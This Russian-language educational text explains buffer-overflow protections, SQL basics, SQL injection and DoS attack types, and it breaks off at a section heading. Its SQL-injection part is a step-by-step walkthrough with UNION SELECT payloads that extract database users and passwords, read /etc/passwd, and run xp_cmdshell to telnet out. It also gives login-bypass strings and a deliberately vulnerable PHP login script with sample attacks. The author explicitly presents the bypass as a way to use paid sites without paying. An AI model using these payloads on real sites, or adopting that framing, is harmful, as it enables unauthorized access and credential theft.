Существуют две системы: StackGuard и Stack-Smashing Protector (старое название — ProPolice), обе являются расширениями компилятора gcc. Начиная с gcc-4.1-stage2, SSP был интегрирован в основной дистрибутив компилятора. Gentoo Linux и OpenBSD включают SSP в состав распространяемого с ними gcc.

Размещение адреса возврата в стеке данных облегчает задачу осуществления переполнения буфера, которое ведёт к выполнению произвольного кода. Теоретически, в gcc могут быть внесены изменения, которые позволят помещать адрес в специальном стеке возврата, который полностью отделён от стека данных, аналогично тому, как это реализовано в языке Forth. Однако это не является полным решением проблемы переполнения буфера, так как другие данные стека тоже нуждаются в защите.

Защита пространства исполняемого кода для UNIX-подобных систем

Защита пространства исполняемого кода может смягчить последствия переполнений буфера, делая большинство действий злоумышленников невозможными. Это достигается рандомизацией адресного пространства (ASLR) и/или запрещением одновременного доступа к памяти на запись и исполнение. Неисполняемый стек предотвращает большинство эксплойтов кода оболочки.

Существует два исправления для ядра Linux, которые обеспечивают эту защиту — PaX и exec-shield. Ни один из них ещё не включен в основную поставку ядра. OpenBSD с версии 3.3 включает систему, называемую W^X, которая также обеспечивает контроль исполняемого пространства.

Заметим, что этот способ защиты не предотвращает повреждение стека. Однако он часто предотвращает успешное выполнение «полезной нагрузки» эксплойта. Программа не будет способна вставить код

оболочки в защищённую от записи память, такую как существующие сегменты исполняемого кода. Также будет невозможно выполнение инструкций в неисполняемой памяти, такой как стек или куча.

ASLR затрудняет для взломщика определение адресов функций в коде программы, с помощью которых он мог бы осуществить успешную атаку, и делает атаки типа ret2libc очень трудной задачей, хотя они всё ещё возможны в контролируемом окружении, или если атакующий правильно угадает нужный адрес.

Некоторые процессоры, такие как Sparc фирмы Sun, Efficeon фирмы Transmeta, и новейшие 64-битные процессоры фирм AMD и Intel предотвращают выполнение кода, расположенного в областях памяти, помеченных специальным битом NX. AMD называет своё решение NX (от англ. No eXecute), а Intel своё — XD (от англ. eXecute Disabled).

Защита пространства исполняемого кода для Windows

Сейчас существует несколько различных решений, предназначенных для защиты исполняемого кода в системах Windows, предлагаемых как компанией Майкрософт, так и сторонними компаниями.

Майкрософт предложила своё решение, получившее название DEP (от англ. Data Execution Prevention — «предотвращение выполнения данных»), включив его в пакеты обновлений для Windows XP и Windows Server 2003. DEP использует дополнительные возможности новых процессоров Intel и AMD, которые были предназначены для преодоления ограничения в 4 ГиБ на размер адресуемой памяти, присущий 32-разрядным процессорам. Для этих целей некоторые служебные структуры были увеличены. Эти структуры теперь содержат неиспользуемый (зарезервированный) бит NX. DEP использует этот бит для предотвращения атак, связанных с изменением адреса обработчика исключений (так называемый SEH-эксплойт). DEP обеспечивает только защиту от SEH-эксплойта, он не защищает страницы памяти с исполняемым кодом.

Кроме того, Майкрософт разработала механизм защиты стека, предназначенный для Windows Server 2003. Стек помечается с помощью так называемых «осведомителей» (англ. canary), целостность которых затем проверяется. Если «осведомитель» был изменён, значит, стек повреждён.

Существуют также сторонние решения, предотвращающие исполнение кода, расположенного в областях памяти, предназначенных для данных или реализующих механизм ASLR.

Использование безопасных библиотек

Проблема переполнений буфера характерна для языков программирования Си и C++, потому что они не скрывают детали

низкоуровневого представления буферов как контейнеров для типов данных. Таким образом, чтобы избежать переполнения буфера, нужно обеспечивать высокий уровень контроля за созданием и изменениями программного кода, осуществляющего управление буферами. Использование библиотек абстрактных типов данных, которые производят централизованное автоматическое управление буферами и включают в себя проверку на переполнение - один из инженерных подходов к предотвращению переполнения буфера.

Два основных типа данных, которые позволяют осуществить переполнение буфера в этих языках — это строки и массивы. Таким образом, использование библиотек для строк и списковых структур данных, которые были разработаны для предотвращения и/или обнаружения переполнений буфера, позволяет избежать многих уязвимостей.

4.2 Атаки на сеть через переполнение буфера – технологии и способы борьбы

Сегодня перед специалистами, отвечающими за информационную безопасность корпоративных ресурсов, очень остро стоит проблема атак на сеть путем переполнения буфера. Практически каждую неделю, а иногда и несколько раз в течение одной недели консультанты LiveSecurity (служба сервиса компании WatchGuard) предупреждают о новых уязвимостях, связанных с переполнением буфера.

Переполнения буфера, как ни прискорбно встречаются везде, даже в коде, в котором по заверениям разработчиков все потенциальные возможности этой встречи исследованы и устранены. Возможно, вы слышали о таких вариантах переполнения буфера, как формат строки или атаки на хип. В этой статье, используя аналогии из повседневной жизни, я попытаюсь объяснить, как работают эти атаки. Я позаимствую идею, почерпнутую мною из книги Брюса Шнеера Секреты и ложь (Bruce Schneier “Secrets and Lies”), хотя, как типичный хакер, эту идею разовью и обобщу.

Глупый продавец

Шнеер объясняет переполнение буфера, сравнивая компьютерную память с перекидным ежедневником, содержащим инструкции для продавца круглосуточного магазина. На каждой странице написана одна инструкция, например: «Поприветствовать посетителя», «выбить чек», «принять деньги». Предположим, что продавец глуп и может работать, только дослов-но выполняя инструкции.

Все это делает наш магазин уязвимым для простой атаки. Атакующий подходит к стойке и, пока продавец роется в инструкциях, вставляет в них листок, на котором написано: «Взять все деньги из кассы и передать их покупателю». Единственное на что в подобном случае можно надеяться, так это то, что, если продавец точно выполняет все инструкции, то он должен был их запомнить, и, наверное, заметит, что здесь что-то неладно.

По страницам моей памяти…

В отличие от продавцов, компьютеры точно выполняют инструкции и, при этом, вообще лишены чувств. Если атакующий сможет подсунуть компьютеру дополнительные инструкции, он выполнит эти инструкции один в один. Это является основой для нападения, связанного с переполнением буфера.

Существует три разновидности атак, основанных на переполнении буфера: атаки на стек, атаки на формат строки и атаки на хип. Эти разновидности одинаковы по сути, но каждая направлена на разные части памяти компьютера. Для того, чтобы понять различия между этими атаками, я вкратце обрисую как работает компьютерная память.

Когда программа начинает выполняться, операционная система выделяет для нее виртуальную память большого размера. Можно рассмотреть эту память как разграфленную тетрадь, в которой написана программа, начиная со страницы один, где хранятся инструкции и заканчивая данными программы. После того, как программа записана, остается много чистых страниц.

Пустые страницы, находящиеся сразу же за данными программы называются хипом (куча, heap), а те, которые находятся в самом конце тетради, называются стеком. Точно так-же, как если бы вы использовали тетрадь с двух сторон, хип будет расти в сторону конца тетради, а стек – в сторону начала. А тетрадь (то есть виртуальная память) настолько велика, что хип никогда не достигнет стека и наоборот.

Позиции внутри этой виртуальной памяти (страницы в тетради) в программе ли, в стеке, в хипе или между ними, задаются адресами, выраженными в шестнадцатеричном формате. Например, самый старший адрес в памяти размером в два гигабайта будет равным 8FFFFFFF. Небольшие области этого адресного пространства служат для ввода данных в программу. Эти области, которые могут иметь адреса в стеке или хипе, называются буфера-ми. Ага! Мы нашли первую разгадку на пути того, почему атаки называются «переполнения буфера». Если вы услышите, как кто-то говорит «это переполнение буфера в стеке» или «это нападение на стек» или «это переполнение буфера хипа» - это значит, он хочет указать на проблему с памятью, выделенной программе.

Атаки на стек

В стеке хранятся временные данные. Вновь мы можем проиллюстрировать это примером из книги Шнеера. Предположим, что вы пишете заметки по проекту, над которым вы работаете, когда звонит телефон. Звонящий сообщает некую информацию, которую вы у него запрашивали, следовательно, вы берете новый листок бумаги, кладете его поверх первого и записываете эту информацию. Прежде чем вы успеваете завершить разговор, в комнату входит начальник, привлекает ваше внимание и просит вас сделать кое-что по окончании звонка. Вы берете еще один листок бумаги и записываете на него просьбу начальника. Теперь у вас есть небольшая стопка (стек) листков бумаги, с написанными на них инструкциями и данными. Как только вы выполняете очередное задание, вы сминаете листок и бросаете его в мусорную корзину. Вы используете стек таким же образом, как и в случае с атакой, направленной на переполнение буфера.

Если мы будем говорить о компьютерах, то там, конечно, нет листков бумаги, а есть просто память (RAM). Данные действительно добавляются в стек сверху и потом извлекаются. При атаке «переполнение буфера», направленной на стек, нарушитель добавляет в него больше данных, чем предусмотрено, при этом лишняя часть перезаписываются поверх данных, для которых разработчик программы не предусмотрел такой вариант.

Например, давайте пред-положим, что при исполнении программы она дошла то такой стадии, на которой необходимо использовать почтовый индекс из Web формы, заполненной пользователем. Длина даже самого длинного почтового индекса не превышает двенадцати символов. Но в нашем примере Web форму заполняет нарушитель. Вместо того, чтобы ввести почтовый код он 256 раз вводит букву «А», а за ней пишет определенные команды. После того, как программа получает эту сверхдлинную строку, бессмысленные данные переполняют буфер, выделенный для постового индекса (как вы помните, буфер – это область памяти, зарезервированная для ввода данных) и команды атакующего попадают в стек.

Также как и в случае с вором, подсовы-вающим инструкцию «Отдай мне все деньги» в круглосуточном магазине, атака типа «переполнение буфера» подкладывает инструкции, которые программа в обычных условиях не должна выполнять. Будучи дословным исполнителем, компьютер не сможет выполнить неверные инструкции – программа завершится аварийно. Если же инструкции точны - программа слепо выполнит команды атакующего.

В идеале, программисты защищаются от атак, связанных с переполнением буфера путем проверки размерности всех данных, поступающих в программу, и того, что они не превысят тот размер памяти, который для них предусмотрен. (В приведенном выше примере с почтовым индексом, программа должна быть написана так, чтобы не вводить больше двенадцати символов).

На практике же программисты часто забывают о том, что программу могут атаковать или что данные могут поступать из «ненадежных» источников. Чем больше и сложнее становится программа, тем больше вероятность того, что произойдет атака.

Атаки на формат строки

Атаки на формат строки также используют стек, но требуют гораздо меньше изменений, чем переполнение буфера стека, которое мы обсуждали ранее. Форматирование означает подготовку каких-либо данных к отображению или печати. Однако, инструкции форматирования так гибки, что некоторые нарушители нашли способы использовать их для записи в память. Атаки на формат строки обычно добавляют в память адрес, указывающий на другую ссылку, по которой нарушитель добавляет свои исполнимые инструкции.

Используя нашу аналогию с «глупым продавцом», предположим, что его книга с инструкциями содержит 25 страниц. Предположим также, что после страницы с инструкцией, гласящей «возьми у покупателя деньги и открой кассу», вор вставил инструкцию «Перейди на страницу 26». Вор мог подготовить несколько страниц с инструкциями типа «Отдай покупателю все деньги», «Дай ему уйти и не поднимай тревоги» и поместить их в конец книги. Если глупый продавец будет следовать этим указаниям, это будет аналогично программе, которая перешла по указанному адресу в памяти и выполнила все найденные там инструкции.

Кучи проблем

Атаки на хип совершенно не затрагивают стек. Вспомните аналогию с заметками (проект, телефон, начальник) - стек использует временную память. В противоположность этому хип – это название, данное программистами памяти, которая не является временной, а должна быть готовой к использованию в течение работы программы. Страницы хипа могут быть считаны или записаны и этим удачно пользуются хакеры. Они пишут инструкции атаки в страницы хипа и затем заставляют компьютер выполнять их. Технически - это не отличается от атаки на стек.

Защита: о жуках и канарейках

Мы уже знаем, что является наилучшей защитой от подобного вида атак – это грамотное программирование. В идеале, каждое поле в каждой программе должно позволять только заданное число символов

(концепция, известная как «проверка границ») заданного типа (почему, например, программа должна позволять вводить буквы или метасимволы типа % для телефонного номера). Также мы знаем, что программы несовершенны, они содержат ошибки, а некоторые из этих ошибок позволяют проводить атаки. Поскольку программы несовершенны, программисты придумали схемы защиты от атак, связанных с переполнением буфера.

Простейшая схема основана на том, что в стеке и хипе должны быть только данные, компьютер никогда не должен выполнять найденные там инструкции. Этот подход прекрасно работает во многих UNIX-системах, однако, он не может использоваться в Windows. Более того, эта схема заставляет UNIX-администраторов изменять параметры конфигурации на каждом сервере. Легче всего это сделать на неинтеловских процессорах (например Sun Microsystem\'s Sparc).

Другая популярная схема защищает от переполнения буфера, но, только того, который связан со стеком. Эта защита основана на использовании «канареек». Помните рассказы про шахтеров, которые брали с собой в угольные шахты канареек? В шахтах часто выделяется опасный газ - метан, который не имеет запаха и ядовит. Если шахтеры будут углублять шахту в ту сторону, где выделяется метан, канарейки умрут первыми, чем дадут шахтерам шанс покинуть опасную зону.

«Канарейка» в стеке защищает его будучи помещенной в критические места памяти (около адресов возврата, которые являются критическими местами в стеке, указывая компьютеру какие команды выполнять после завершения текущей функции). Перед использованием адресов возврата программа проверяет в порядке ли «канарейка». Если «канарейка» уничтожена, программа завершает работу, сообщая об ошибке.

Идея использования «канареек» принадлежит группе разработчиков Linux, создавших версию Linux (Immunix.com), использующую Stackguard для встраивания «канареек» в операционную систему и прилагающиеся программы. Новый компилятор Microsoft для среды Visual C тоже имеет возможность добавлять «канареек» в стек.

«Канарейки», конечно, помогают, но не могут полностью защитить от атак на хип. Атаки на хип совершенно не затрагивают стек и обходят «канареек». Таким образом, программисты должны создавать такой код, который позволяет копировать в буфер только то количество данных, на которое он был рассчитан (или, другими словами, писать программы правильно). Этот способ является наиболее эффективной защитой.

Что можно сделать с переполнением буфера

Проблему переполнения буфера сегодня можно попытаться решить, используя специализированные аппаратные или программные решения. Довольно таки хорошо с подобными проблемами справляются современные межсетевые экраны, в том числе и включенные в UTM-устройства WatchGuard Firebox. Пользователи этих устройств имеют дополнительный рубеж обороны, который заключается в следующем.

Когда Вы настраиваете свой межсетевой экран на использование служб прокси, это ПО отслеживает использование чрезвычайно длинных входных данных для защищаемых сервисов: электронной почты, HTTP, FTP и DNS. Не являясь идеальной защитой, прокси, тем не менее, могут остановить многие атаки, на-правленные на переполнение буфера. Если вы используете пакетные фильтры, даже с динамическим анализом, вы лишаетесь этого преимущества.

Службы прокси WatchGuard функционируют следующим образом: они аккуратно исследуют протоколы, которые призваны наблюдать. Если пакеты или команды, отличаются от обычных, правомерных, используемых наблюдаемым протоколом, то служба прокси разорвет соединение с источником несоответсвия. При включенной службе обнаружения аномалии протокола, служба прокси сделает больше, чем в обычном случае – она не только разорвет соединение, но и добавит адрес клиента в список блокированных источников. Попытки соединения этого клиента с системой будут игнорироваться, пока не истечёт время автоматического блокирования.

Во время FTP-сеанса клиент и сервер общаются при помощи коротких сообщений. Клиент обращается к серверу, выясняя, готов ли тот обмениваться бинарными файлами, после чего, в случае положительного ответа, клиент аутентифицируется и может использовать другие команды для взаимодействия с файлами. Служба FTP прокси следит за тем, чтобы от клиента исходили только правомерные команды. Она также устанавливает ограничения на длину командных аргументов с целью защиты от возможного переполнения буфера, если со стороны клиента исходят слишком длинные команды.

При взаимодействии с DNS сервером, клиент посылает запрос, сервер его выполняет, тем самым отвечая клиенту. Служба DNS прокси следит за тем, чтобы форма запроса была заполнена корректно, проверяя длину запроса. Слишком короткие или чересчур длинные запросы вызывают ошибки переполнения буфера в DNS серверах. Кроме того, DNS прокси удостоверяется в корректности заполнения остальных частей формы.

Служба SMTP прокси проверяет, что бы все строки, полученные при использовании этого протокола, являлись его частью. Служба также следит за тем, чтобы ни одна строка не была длиннее, чем заранее задано. Количество символов можно изменить при помощи WatchGuard Policy Manager, по умолчанию оно равно 1000. По длине адреса документом RFC 2822 рекомендовано ограничение в 256 символов. Чем больше это ограничение, т.е. чем короче адрес, тем сложнее произвести атаку.

Также служба прокси проверяет и содержимое электронного письма на наличие запрещённого содержимого и определенных расширений файлов.

Хочется надеяться на то, что эта маленькая статья помогла вам понять, что такое атаки направленные на переполнение буфера, каковы разновидности этих атак, каковы применяемые контрмеры и почему даже эти контрмеры не всегда работают. Но помните, что вы не беззащитны. Если ваш межсетевой экран поддерживает шлюзы приложений или прокси, используйте их. Когда служба информирования LiveSecurity предупреждает вас о критичных уязвимостях, связанных с переполнением буфера, используйте заплатки для приложений. Используйте эти меры, Ваши новые знания о переполнениях буфера и все будет в порядке.

4.3 Основы SQL-injection

4.3.1 SQL запросы SELECT

SQL(язык структурированных запросов) - универсальный компьютерный язык, применяемый для создания, модификации и управления данными в **реляционных базах данных** /Википедия/.

Без сомнения, самой важной и популярной командой **SQL** является **SELECT**, служащая для извлечения информации из **базы данных.** Используя эту команду, необходимо задать, по крайней мере, имя поля или список полей, а также имя таблицы, из которой извлекаются данные.

Например:

SELECT Фамилия FROM Сотрудники;

В этом случае из каждой записи таблицы "Сотрудники" выделяется колонка, содержащая фамилии.

Чтобы выбрать все колонки некоторой таблицы (базы), можно вместо того, чтобы многократно перечислять имена каждой из них, использовать символ *.

Например:

SELECT * FROM Сотрудники

Конечно, выбор всех записей из **базы данных** обычно не является необходимым.

Значительно более часто встречается ограниченный выбор записей, в зависимости от того, какие данные находятся в отдельных колонках. Для этой цели служит **оператор условия WHERE:**

SELECT Наименование FROM Продукты WHERE Количество >7;

Условия можно объединять, используя **логические операторы AND** и **OR.**

SELECT Описание FROM Автомобили WHERE Марка = ‘Ford’ AND Цвет = ‘Синий’;
SELECT Описание FROM Автомобили WHERE Марка = ‘Ford’ OR Цвет = ‘Синий’;

Первая команда позволяет получить описание всех моделей "Ford" синего цвета. После выполнения второго запроса из базы будут выбраны описания всех моделей "Ford", а также автомобилей синего цвета всех других марок.

Немного другое значение имеет **оператор LIKE**. Он позволяет сравнить значения атрибутов с образцом. В примере, данном ниже, использован знак %, заменяющий произвольно длинную последовательность знаков:

SELECT * FROM Пользователи WHERE Имя LIKE ‘M%’;

В результате из таблицы "Пользователи" будут выбраны те записи, у которых значение атрибута "Имя" начинается на букву "M".

Чтобы указать, что значения данного атрибута должны или могут относиться к определенному пределу, используются выражения **IN** и **NOT IN.**

SELECT Код FROM Студенты WHERE Курс IN (1, 2, 3);
SELECT Код FROM Студенты WHERE Курс NOT IN (1, 2, 3);

В первом примере будут выделены коды студентов, которые учатся на первом, втором и третьем курсах. Второй запрос выбирает коды всех остальных студентов (кроме первого, второго и третьего курсов).

Для определения предела значений можно использовать **оператор BETWEEN.**

Результатом запроса, представленного ниже, будут имена и фамилии тех знакомых, которые посетили нас реже, чем четыре раза.

SELECT Имя, Фамилия FROM Знакомые WHERE Количество посещений BETWEEN 0 AND 4;

Ничего не мешает создавать более сложные условия с использованием нескольких ключевых слов:

SELECT Имя. Фамилия FROM Знакомые WHERE Местожительства <> ‘Питер’ AND Количество посещений BETWEEN 0 AND 4;

Результат этого запроса будет похож на предыдущий, с той разницей, что в нем не появятся особы, живущие в Питере.

Чтобы упорядочить результат запроса, можно использовать **оператор ORDER BY**.

Упорядочить можно по убыванию **DESC** или возрастанию **ASC**. Обычно (по умолчанию) подразумевается второй вариант. Чтобы извлечь из базы зарплату сотрудников, а затем упорядочить результаты в алфавитном порядке фамилий, можно использовать следующий запрос:
SELECT Фамилия, Имя, Зарплата FROM Сотрудники ORDER BY Зарплата, Фамилия;

Кроме команд, служащих для получения информации из базы, **SQL** предлагает также команды, которые позволяют редактировать информацию в **базе данных**, добавляя, удаляя и модифицируя записи.

Добавление новой записи в таблицу требует знания имени этой таблицы, ее структуры, типов атрибутов. Чтобы ввести новую запись в таблицу "Краски", необходимо использовать команду **INSERT**, важнейшим параметром которой является список значений, которые следует занести в таблицу. Список имен атрибутов является опциональным (может отсутствовать):

INSERT INTO Краски (код продукта, производитель, цвет, сорт) VALUES (111, Красный, 1);

Удаление записи или даже группы записей еще проще. Достаточно будет лишь применить команду **DELETE** и задать условие, которому должны соответствовать удаляемые строки. В примере, представленном ниже, из таблицы "Холодильник" будут удалены все записи, у которых атрибут "цвет" имеет значение "зеленый".

DELETE FROM Холодильник WHERE Цвет=’зеленый’;

Похожий синтаксис имеет команда **UPDATE**, позволяющая модифицировать записи. Чтобы установить зарплату в размере 15000 сотрудникам, работающим в должности "Администратор", достаточно применить следующую команду:

UPDATE Сотрудники SET Зарплата = ‘15000’ WHERE Должность= ‘Администратор’

4.3.2 SQL-injection

Львиная доля современных web-приложений использует для хранения больших объемов информации **базы данных**. Практически все языки программирования, используемые на стороне сервера, поддерживают работу с **базами данных**, а обеспечивает интерфейс взаимодействия между языком программирования и хранилищем данных система управления базой данных (**СУБД**), которая осуществляет управление базой на низком уровне.

Наибольшее признание у web-разработчиков получили **СУБД MySQL**, **PostgreSQL**, **Microsoft SQL**. Для обращения к **СУБД** используется специальный структурированный язык запросов под названием **SQL**(Structured Query Language).

SQL-injection (SQL-инъекция, вторжение) – это метод получения доступа к данным сервера посредством подмены части определенного SQL-запроса на код злоумышленника.

Смысл данной атаки заключается в нахождении и использовании ошибки разработчика на стыке двух технологий - **web** и **SQL**. При обработке данных, приходящих от пользователя, большинство скриптов на основании этих данных формирует запрос к базе, при отсутствии всевозможных проверок и должной защитной фильтрации, очень легко получить доступ к базе подменой ожидаемых данных на код взломщика.

Например, рассмотрим распространенную **уязвимость** (в связке PHP/MySQL) сайтов недобросовестных разработчиков по шагам. У нас есть рабочий URL:

www.site.ru/index.php?id=123

Проверим его на наличие фильтрации, подставив в конец кавычку:

www.site.ru/index.php?id=123’

Сайт с защитной фильтрацией должен выдать ошибку, но если ошибки нет, это не значит, что сайт уязвим, возможно, просто вывод ошибок в браузер запрещен в настройках сервера. Чтобы полностью удостовериться в наличии уязвимости подставим арифметическое выражение:

www.site.ru/index.php?id=124-1

Если теперь в окне браузера будет выведена страница в таком же виде как

www.site.ru/index.php?id=123

значит, выражение было выполнено и сценарий не отфильтровал его – это говорит о том, что уязвимость присутствует.

Теперь необходимо определить из какого поля таблицы выводятся данные в браузер. Для этого вводим такой код:

www.site.ru/index.php?id=123 +union+select+1,2,3,4,5,6,7,8/*

Если в браузере выведется цифра 5 – значит, выводится значение 5 поля. Воспользуемся этим значением, попробуем выполнить команду и выяснить версию **SQL**:

www.site.ru/index.php?id=123 +union+select+1,2,3,4,version(),6,7,8/*

В браузере выведется номер версии **SQL**. Можно узнать имя пользователя **базы данных**:

www.site.ru/index.php?id=123 +union+select+1,2,3,4,user(),6,7,8/*

Выведется имя пользователя базы, например user@localhost. Также легко выясняем имя **базы данных** такой командой:

www.site.ru/index.php?id=123 +union+select+1,2,3,4,database(),6,7,8/*

Получим имя базы, например bd_site.

Теперь попробуем получить имя пользователя из таблицы, в которой хранятся данные о пользователях.

Необходимо методом "научного тыка" выяснить имя этой таблицы, предположим users. Пробуем ввести следующий URL:

www.site.ru/index.php?id=123 +union+select+1,2,3,4,name,6,7,8
+from+users+limit+1,1

Если имя таблицы введено правильно, то в браузере появится имя первого пользователя из таблицы, к примеру, admin. Теперь можно узнать его пароль:

www.site.ru/index.php?id=123 +union+select+1,2,3,4,password,6,7,8 +from+users+limit+1,1

Через такую дырку в защите можно даже читать файлы с сервера:

www.site.ru/index.php?id=123 +union+select+1,2,3,4, load_file(/etc/passwd),6,7,8/*

Мы получим содержимое стандартного файла паролей в каталоге /etc, для семейства UNIX-подобных систем.

Все выше перечисленные действия принципиально не отличаются в **СУБД MySQL**, **PostgreSQL** и **MS SQL Server**. Но в **MS SQL Server** еще проще получить пароли, если упущена должная фильтрация. Исполняя команды на сервере при помощи **exec master..xp_cmdshell**, можно

подключиться к некоторому IP по Telnet'у, вместо пароля или логина вставив:

'; exec master..xp_cmdshell 'telnet 192.168.0.12' --

Для защиты от подобного типа вторжений необходимо использовать фильтры, предоставляемые производителями **СУБД**. Необходимо так же разрабатывать свои собственные решения для защиты – самодельные фильтры и проверки, активно используя регулярные выражения (в PHP много интересных функций для работы с ними).

Очень часто для того, чтобы скачать с какого-либо ресурса файл или получить возможность использовать какой-нибудь сервис, от нас требуют регистрацию. Все бы ничего, но вот регистрироваться за деньги это уже слишком, поэтому давайте рассмотрим один из вариантов получения доступа по шагам. Распространенная схема авторизации на **PHP** в связке с **MySQL** обычно выглядит примерно так:

```
$result=mysql_db_query($DB,"SELECT * FROM $table WHERE name='$login' AND
password='$pass'");
$numRows=mysql_num_rows($result);
mysql_close($link);
if ($numRows!=NULL)
{
// код, выполняемый в случае успешной авторизации
// ( когда логин и пароль введены верно )
else
{
// код, выполняемый в случае непрохождения авторизации
// ( введенные логин и пароль не соответствуют )
}
```

При вводе данных в форму авторизации, формируется запрос примерно такого содержания:

http://www.site.ru?login=ivan&pass=12345

Затем скрипт, обрабатывающий данные формы авторизации, формирует **SQL запрос** следующего вида:

SELECT * FROM users WHERE login='ivan' AND pass='12345'

После выполнения такого запроса функция **mysql_db_query()** вернет все записи из таблицы "users" с логином "ivan" и паролем "12345". Из приведенного в начале кода видно, что при наличии в базе пользователя с такими данными, перейдет управление к блоку кода, выполняемому в случае успешной авторизации. Авторизоваться на таком сайте можно и

без пароля, при отсутствии в скрипте авторизации экранов и всевозможных фильтров, исключающих выполнение посторонних **SQL-инструкций**. Попробуем указать в качестве пароля строку:

12345’ AND id=’21

В этом случае сформируется запрос следующего вида:

SELECT * FROM users WHERE login='ivan' AND password='12345' AND id='21'

Получается, что теперь авторизация будет успешной лишь в том случае, если совпадут не только логин и пароль, но и идентификатор пользователя. Легко догадаться, что теперь при помощи логического оператора **OR**, мы можем добавить инструкцию, которая всегда будет возвращать true. Для этого введем в поле логина строку:

ivan’ OR 1=1--‘

Сформируется запрос следующего вида:

SELECT * FROM users WHERE login='ivan' OR 1=1--' AND pass='12345'

Для тех, "кто в танке", поясню, что последовательность "--" говорит о конце запроса, поэтому вся последующая часть **SQL-инструкции** выполняться не будет. В результате, какой бы логин мы ни ввели, а тем более пароль, будет выполняться блок кода успешной авторизации. Теперь мы авторизованные пользователи ресурса и можем качать все, что нам нужно и пользоваться всеми привилегиями.

Все это хорошо, но это общий случай. В каждом отдельном случае, мы не можем знать в какой последовательности и как, формируется запрос к базе. Поэтому придется вводить конструкции типа "ivan’ OR 1=1--" в каждое поле формы авторизации. Обязательно проверьте форму авторизации на наличие hidden полей. Если они существуют, необходимо сохранить HTML-страницу и подставить в ее код нужные значения hidden полей, после чего запустить, не забыв при этом указать полный путь к скрипту-обработчику формы авторизации в теге.

Необходимо не забывать и о том, что у разных программистов разные стили, кто-то использует в запросах ‘, кто-то “, а некоторые вообще обходятся без них, поэтому и SQL-инъекции могут выглядеть так:

' OR 1=1--
" OR 1=1--
OR 1=1--

Не исключено и использование в запросах круглых скобок, например:

SELECT * FROM users WHERE (login='ivan' AND pass='12345')
В этом случае можно попробовать такой вариант:
') OR ('a'='a

Главное при подборе нужной инструкции опробовать как можно больше вариантов, и тогда удача вам обязательно улыбнется :).
Пример уязвимого скрипта, демонстрирующего пример с авторизацией, а также дамп бд:

```
1.  <?php
2.  ini_set('error_reporting', E_ALL);
3.  ini_set('display_errors', 'on');
4.  mysql_connect('localhost', 'h4ck3r', 'h4ck3r');
5.  mysql_select_db('hack');
6.  if ($_POST) {
7.      $sql = "SELECT * FROM `users` WHERE `login`='".$_POST['login']."'".
8.          " AND `passwd`='".md5($_POST['pass'])."'";
9.      $user_res = mysql_query($sql);
10.     $user = array();
11.     if (!$user_res) {
12.         echo "Fail";
13.     } else {
14.         $user = mysql_fetch_array($user_res);
15.     }
16. }
17.
18. if ($user) {
19. ?>
20.     Hello, <?=$user['login']?>.
21. <?php
22. } else {
23.     if ($_POST) {
24.         ?>
25.     <?=$_POST['login']?> is not valid login.
26.     <?php
27.     }
28.
29. ?>
30.     <form method="post">
31.         Login: <input type="text" name="login"/><br/>
32.         Pass: <input type="text" name="pass"/><br/>
33.         <input type="submit" value="enter"/>
```

```
34.       </form>
35.    <?php
36.    }
37.    /*
38.    --
39.    -- Table structure for table `users`
40.    --
41.
42.    CREATE TABLE IF NOT EXISTS `users` (
43.      `id` int(11) NOT NULL AUTO_INCREMENT,
44.      `login` varchar(32) NOT NULL,
45.      `passwd` varchar(32) NOT NULL,
46.      PRIMARY KEY (`id`),
47.      UNIQUE KEY `login` (`login`)
48.    ) ENGINE=MyISAM DEFAULT CHARSET=latin1
AUTO_INCREMENT=2;
49.
50.    --
51.    -- Dumping data for table `users`
52.    --
53.
54.    INSERT INTO `users` (`id`, `login`, `passwd`) VALUES
55.    (1, 'shadie', '202cb962ac59075b964b07152d234b70'),
56.    (2, 'test', 'test');
57.
58.    */
59.
60.    /*
61.    * sample data:
62.    * 1. Вход под известным логином
63.    * login : shadie' OR '1'='1
64.    * либо login: shadie' --
65.    * > Hello, shadie
66.    *
67.    * 2. Вход под первым логином в базе
68.    * login : ' OR 1 LIMIT 1 --
69.    * > Hello, shadie
70.    *
71.    * 3. Перебор логинов в базе (M - число-смещение от начала
таблицы)
72.    * login : ' OR 1 LIMIT M,1 --
```

```
73.     * > (M == 1) Hello, test
74.     *
75.     * 4. Получение хэша пароля
76.     * login : ' UNION SELECT `id`, `passwd` AS 'login', `passwd` FROM
`users` --
77.     * > Hello, 202cb962ac59075b964b07152d234b70.
78.     * (LIMIT используется так же как и в предыдущем случае)
79.     *
80.     */
81.     ?>
```

4.4 Атаки "отказ в обслуживании" (DoS-атаки)

4.4.1 Краткое описание DoS/DDoS-атак

По отношению к целевой рабочей машине (далее, «жертве») DoS-атаки подразделяются на локальные и удаленные.

К локальным относятся различные эксплойты, форк-бомбы и программы, открывающие по миллиону файлов или запускающие некий циклический алгоритм, который заполняет собой область оперативной памяти и процессорные ресурсы. Однако в работе была изначально поставлена задача построить модель и проанализировать процессы простейших сетевых DoS-атак, которые относятся к классу «удаленных».

В свою очередь удалённые атаки делятся на два вида:

Удаленная эксплуатация ошибок в ПО с целью привести его в нерабочее состояние.

а) Flood – «флуд» - посылка на адрес жертвы огромного количества бессмысленных (реже – осмысленных) пакетов. Целью флуда может быть переполнение ресурсов канала в интернет, превышение максимального количества одновременных соединений сервера (SYN флуд), или исчерпание процессорных мощностей сервера (частое запрашивание страниц — HTTP флуд). В первом случае поток пакетов занимает весь пропускной канал и не дает атакуемой машине возможность обрабатывать легальные запросы. Во втором и третьем - ресурсы машины захватываются с помощью многократного и очень частого обращения к какому-либо сервису, выполняющему сложную, ресурсоемкую операцию. Это может быть, например, длительное обращение к одному из активных компонентов (скрипту) web-сервера.

В традиционном исполнении (один атакующий - одна жертва) сейчас остается эффективным только первый вид атак. Классический флуд

бесполезен, потому что при сегодняшней ширине канала серверов, уровне вычислительных мощностей и повсеместном использовании различных анти-DoS приемов в ПО (например, задержки при многократном выполнении одних и тех же действий одним клиентом), атакующий не способен нанести какой бы то ни было ущерб. Но, если атакующих наберутся сотни, тысячи или даже сотни тысяч, они легко отправят рабочий сервер в состояние «down». Распределенная атака типа «отказ-в-обслуживании» (DDoS), обычно осуществляемая с помощью множества зомбифицированных хостов (выполняющих команды в автоматическом режиме без воздействия и ведома законных пользователей), может надолго вывести из рабочего состояния даже самый стойкий сервер, и единственная эффективная защита - организация распределенной системы серверов (используемых в очень редких корпорациях, например, в Google).

4.4.2 Обнаружение DoS/DDoS-атак

